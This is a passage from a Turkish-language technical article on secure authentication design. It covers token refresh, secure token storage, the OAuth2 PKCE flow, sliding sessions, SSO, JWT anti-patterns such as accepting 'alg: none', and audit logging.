- Access token yenilenince kuyruğa alınmış istekleri yeniden gönderir.
- Yenileme başarısız olursa kullanıcıyı **logout** eder.

4. Secure Storage

Refresh token'ın güvenli biçimde saklandığı işletim sistemi seviyesindeki depodur.

- iOS: Keychain
- Android: EncryptedSharedPreferences
- React Native: SecureStore / EncryptedStorage

Bu alan yalnızca yenileme sırasında okunur, hiçbir zaman RAM'e uzun süre alınmaz.

5. Backend /refresh Endpoint

Token Manager Engine gerektiğinde backend'e bir istek gönderir:

“Elimdeki refresh token geçerliyse bana yeni bir access token üret.”

Backend şunları yapar:

- Refresh token'ı doğrular.
- Yeni access token üretir.
- Gerekirse refresh token'ın kendisini de döndürebilir.

Web vs Mobil Arka Plan Auth Yapılarının Basit Özeti

Konu	Web (Browser)	Mobil (iOS / Android)
Arka planda istek yakalama	Service Worker	Request Interceptor
Token yenileme mantığı	Service Worker + Token Manager	Interceptor → Token Manager
Token nereye kaydedilir?	Access token → Memory Refresh token → HttpOnly cookie	Access token → Memory Refresh token → Secure Storage
Silent Refresh	Service Worker yapar	Token Manager yapar
Request queue / retry	SW içinde var	Token Manager içinde var
Arka plan çalışma modeli	Sürekli, tarayıcı yönetir	OS kısıtlı; event-driven çalışır
Genel mimari bileşeni	Service Worker	Interceptor + Token Manager + Secure Storage

OAuth2 PKCE Akışı (SPA ve Mobil İçin Güvenlik Katmanı)

PKCE (Proof Key for Code Exchange), geleneksel OAuth2 “Authorization Code” akışının, **gizli anahtar saklayamayan istemciler** (ör. Single Page Application, iOS/Android mobil uygulamaları, IoT cihazları) tarafından güvenli bir şekilde kullanılmasını sağlayan modern bir koruma katmanıdır.

Bu tür istemcilerde *client_secret saklamak imkânsızdır*; bu nedenle PKCE, authorization kodu ele geçirilse bile saldırganın token almasını engelleyecek ek bir matematiksel doğrulama mekanizması getirir.

PKCE’nin Temel Fikri

PKCE, “bir kod isterken başka, o kodu kullanırken başka bir kanıt sun” prensibiyle çalışır. Bu iki aşamalı ispat modeli sayesinde saldırganın authorization kodunu çalması hiçbir işe yaramaz.

Adım Adım PKCE Akışı

1. **İstemci rastgele bir code_verifier** üretir (yüksek entropili string).
2. Bu değer SHA-256 ile hash’lenir ve Base64-url kodlanarak **code_challenge** oluşturulur.
3. Kullanıcı OAuth sağlayıcısına yönlendirilirken sadece **code_challenge** gönderilir.
4. Kullanıcı giriş yaptıktan sonra OAuth sağlayıcısı, istemciye bir **authorization_code** döner.
5. İstemci token almak için:
 - **authorization_code**
 - **code_verifier**değerlerini backend’e gönderir.
6. OAuth sağlayıcısı hash kontrolü yapar:

$$SHA256(code_verifier) \stackrel{?}{=} code_challenge$$

Eşleşme başarılıysa **access token + refresh token** üretir.

PKCE Neden Güvenlidir?

- Authorization code çalınsa bile **code_verifier yoksa token alınamaz**.
- İstemcide asla “client secret” bulunmaz.
- Authorization code injection ve redirect hijacking saldırılarını engeller.
- Modern OAuth2.1’de zorunlu hale getirilmiştir.

Sliding Sessions ve Idle Timeout

Modern kimlik doğrulama sistemlerinde amaç, kullanıcıyı gereksiz şekilde logout etmek-sizin güvenli bir oturum deneyimi sağlamaktır. *Sliding session* (kayarak uzayan oturum) yaklaşımı, kullanıcı aktif olduğu sürece oturum süresinin kontrollü biçimde yenilenmesini sağlayan mekanizmadır.

Bu model, özellikle uzun süre kullanılan mobil ve web uygulamalarında hem güvenlik hem de kullanıcı deneyimi açısından kritik kabul edilir.

Sliding Session Nedir?

Sliding session, her başarılı **/refresh** işleminde **refresh token**'ın **bitiş süresinin ileri taşındığı** (kayarak yenilendiği) bir oturum modelidir.

- Kullanıcı aktif oldukça oturum süresi “ileri doğru kayar”.
- Kullanıcı uzun süre inaktif olduğunda oturum doğal olarak sonlanır.

Bu model üç temel süre kavramı içerir:

- **short-lived access token** (örn. 15 dakika) — Her API isteği için kullanılan kısa ömürlü token.
- **idle timeout** (örn. 7 gün) — Kullanıcı hiç işlem yapmazsa oturumun kapanacağı maksimum pasif bekleme süresi.
- **absolute timeout** (örn. 60 gün) — Kullanıcı aktif olsa bile oturumun toplamda uzatılabileceği en yüksek süre.

Neden Sliding Session Kullanılır?

- **Kullanıcı deneyimi:** Aktif kullanıcı gereksiz yere logout edilmez; uygulama kesintisiz çalışır.
- **Güvenlik:** Çalıntı refresh token sonsuza kadar kullanılamaz; idle timeout ve absolute timeout ile token ömrü sınırlanır.
- **Performans ve mimari tutarlılık:** Refresh işlemi sık yapılmaz; yalnızca access token süresi dolunca gerçekleşir.
- **Mobil uyumluluk:** Mobil cihazlarda uzun süreli oturum tutmak kullanıcı beklen-tisidir (örn. bankacılık dışı uygulamalarda).

SSO ve Federated Identity (SAML / OIDC)

Enterprise mimarilerde kullanıcı kimlik doğrulama süreçleri genellikle dağıtık servislerde tek tek uygulanmak yerine, **merkezi bir kimlik sağlayıcısına (Identity Provider)** devredilir. Bu yaklaşım, kurumsal ekosistemde tutarlı kimlik yönetimi, tekil oturum açma (SSO) deneyimi ve güvenlik politikalarının yönetim altında merkezi biçimde uygulanmasını sağlar.

Kullanım Senaryoları

- Google Workspace SSO
- Azure Active Directory (Microsoft 365) SSO
- Okta / OneLogin entegrasyonları
- Şirket içi LDAP/AD entegrasyonu

JWT Güvenlik Anti-Pattern'leri

JWT doğru kullanılmadığında tehlikeli olabilir. Aşağıdaki pratikler **kesinlikle kaçınılması gereken** anti-pattern'lerdir.

1. Çok Uzun Ömürlü Access Token

- 1 saatten uzun access token güvenlik riskidir.
- Öneri: 5–15 dakika.

2. JWT İçinde Kişisel Veri Saklamak

- E-mail, telefon, adres gibi bilgiler JWT içinde olmamalıdır.
- Token decode edilebilir; gizlilik ihlaline yol açar.

3. Alg = none Saldırısı

JWT imzasız kabul edilmemelidir.

```
"alg": "none"
```

görülürse istek reddedilmelidir.

4. Çok Büyük Payload

Önerilen maksimum boyut: **2 KB**. Daha büyük JWT ağ gecikmesini artırır ve DoS vektörüdür.

5. Revocation Mekanizması Olmadan Kullanım

Stateless mimaride mutlaka:

- token identifier (jti)
- blacklist veya allowlist

kullanılmalıdır.

Audit Log Stratejisi ve Güvenlik Olayı Kaydı

Her güvenli authentication sistemi, kritik olayların tam bir audit trail'ini tutar. Bu loglar hem saldırı tespitinde hem de GDPR / KVKK uyumluluğunda zorunludur.

Kritik Audit Olayları

- Başarılı login
- Başarısız login (şifre hatası)
- MFA challenge başarı/başarısız
- Refresh token yenileme
- Refresh token reuse attempt (saldırı göstergesi)
- Logout / session revoke
- Password reset link oluşturulması
- Password reset başarı/başarısız
- Email değişikliği
- Permission / role değişikliği
- Admin impersonation (kullanıcı adına login)

Audit Logları Nasıl Saklanmalı?

- Değiştirilemez (immutable) olmalıdır.
- Yazıldıktan sonra kullanıcı tarafından silinememelidir.
- EKSTRA: “append-only” yapı tercih edilmelidir.
- Önerilen araçlar: ELK, Datadog, Loki, Cloud Logging.

Neden Önemlidir?

- Güvenlik ihlallerini geri dönük inceleme.
- Fraud ve kötüye kullanım tespiti.
- Yasal zorunluluklar (KVKK, GDPR, PCI-DSS).

Sonuç

Kimlik doğrulama ve yetkilendirme, modern uygulamaların güvenlik temelini oluşturur ve yalnızca doğru token üretmekten ibaret değildir. Token saklama stratejileri, session yönetimi, sliding sessions, refresh akışları, XSS/CSRF korumaları, mobil cihaz güvenliği, rate-limit mekanizmaları, authorization modelleri ve audit loglama gibi bileşenler bütünsel bir güvenlik mimarisinin ayrılmaz parçalarıdır.

Bu dokümanda ele alınan yaklaşımlar; web, mobil ve kurumsal uygulamalarda nasıl güvenli, ölçeklenebilir ve kullanıcı dostu bir authentication mimarisi kurulabileceğini adım adım detaylandırmıştır.

Özetle:

- Access token kısa ömürlü olmalı, memory’de tutulmalı,
- Refresh token güvenli alanda saklanmalı,
- Session yönetimi sliding session mantığıyla tasarlanmalı,
- Web’de XSS/CSRF’ye karşı, mobilde cihaz bütünlüğüne karşı korunma sağlanmalı,
- Authorization token’dan bağımsız bir katman olarak ele alınmalı,
- Gelişmiş sistemlerde policy engine (OPA, IAM) kullanımı tercih edilmeli,
- Tüm kritik olaylar audit log ile kayıt altına alınmalıdır.

Sağlam bir authentication altyapısı, yalnızca kullanıcıların sisteme giriş yapmasını sağlamaz; aynı zamanda uygulamanın güvenilirliğini, sürdürülebilirliğini ve kurumsal ölçeklerde yönetilebilirliğini garanti eder. Bu nedenle authentication, yazılım mimarisinin sadece bir bileşeni değil, mimarinin bütününe yayılan bir güvenlik prensibi olarak görülmelidir.